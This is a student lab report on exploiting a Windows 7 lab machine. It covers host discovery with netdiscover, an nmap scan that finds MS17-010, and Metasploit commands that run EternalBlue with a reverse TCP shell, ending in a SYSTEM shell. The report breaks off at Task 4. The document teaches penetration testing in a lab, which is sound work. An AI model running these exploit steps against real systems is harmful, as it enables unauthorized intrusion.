Vulnerability Analysis and Report writing based of Given LAB'S (Win 7, Ubuntu)

Prepared By- Siddharth Chauhan

Questions are answered along with the screenshots.

Special wallpaper is used which contains makers name. All screenshots contains date and time.


References –

- **Guideline given by Sir in the sessions.**
- **Metasploit Fundamentals– https://www.offensive-security.com/metasploit-unleashed/metasploit-fundamentals/**
- **Gtfobins- https://gtfobins.github.io/gtfobins/python/**
- **Blogs- hackwithvyshu.blogspot.com**

Windows Machine

Task 1


Getting the IP Address of the machine to be attacked using netdiscover command after checking the wired network connections and NAT options of both our kali machine and windows machine.


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
1 2 3 4
5:48
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
32°C
Partly sunny
ENG
IN
15:19
08-08-2022

```
 Currently scanning: 10.136.195.0/8   |   Screen View: Unique Hosts

 1916 Captured ARP Req/Rep packets, from 8 hosts.   Total size: 114960
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.197.2   00:50:56:f6:40:f4    954   57240  VMware, Inc.
 192.168.197.1   00:50:56:c0:00:08      2     120  VMware, Inc.
 192.168.197.141 00:0c:29:c6:d7:88    156    9360  VMware, Inc.
 192.168.197.254 00:50:56:e5:29:c5     33    1980  VMware, Inc.
 0.0.0.0         00:0c:29:c6:d7:88     18    1080  VMware, Inc.
 169.254.179.110 00:0c:29:c6:d7:88    351   21060  VMware, Inc.
 192.168.197.143 00:0c:29:c6:d7:88    399   23940  VMware, Inc.
 0.0.0.0         00:50:56:c0:00:08      3     180  VMware, Inc.
```

Task 2

Using nmap -A to get the information about the attacking machine.Again using the nmap to find out about the vulnerabilities in the windows machine. We can see that smb-vuln-ms17–010 gives use remote code execution vulnerability


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
1 2 3 4
7:57
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C Cloudy
ENG IN
17:29 07-08-2022

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -Pn 192.168.197.141
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-07 07:46 EDT
Nmap scan report for 192.168.197.141
Host is up (0.00037s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:C6:D7:88 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

Ques 1 How many ports are open with a port number under 1000?


Ans 3 ports are below 1000- 135,139 and 445.

Ques 2 What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08–067)


Ans Vulnerable to ms17-010. Remote Code Execution in Microsoft SMBv1 servers (ms17-010)

Task 3


Starting msf console or Metasploit and searching the ms17-010 vulnerability in it .We find the EternalBlue SMB remote exploit. Then exploiting after setting the RHOSTS, LHOST and payload.


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
7:57
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
17:29
07-08-2022


```
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.20 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
```


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
7:58
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
17:29
07-08-2022

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                             sing-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows
                                              Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Ser
                                             ver 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R
                                             2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.197.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```




```
   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.197.141
RHOSTS ⇒ 192.168.197.141
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.197.128:4444
[*] 192.168.197.141:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.197.141:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.197.141:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.197.141:445 - The target is vulnerable.
[*] 192.168.197.141:445 - Connecting to target for exploitation.
[+] 192.168.197.141:445 - Connection established for exploitation.
[+] 192.168.197.141:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.197.141:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.197.141:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.197.141:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.197.141:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.197.141:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.197.141:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.197.141:445 - Sending all but last fragment of exploit packet
[*] 192.168.197.141:445 - Starting non-paged pool grooming
[+] 192.168.197.141:445 - Sending SMBv2 buffers
[+] 192.168.197.141:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.197.141:445 - Sending final SMBv2 buffers.
```




```
[*] 192.168.197.141:445 - Sending egg to corrupted connection.
[*] 192.168.197.141:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.197.141
[*] Command shell session 1 opened (192.168.197.128:4444 → 192.168.197.141:49158 ) at 2022-08-07 07:53:34 -0400
[+] 192.168.197.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.197.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.197.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
-----


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                  normal  No     Shell to Meterpreter Upgrade
```

Task 4

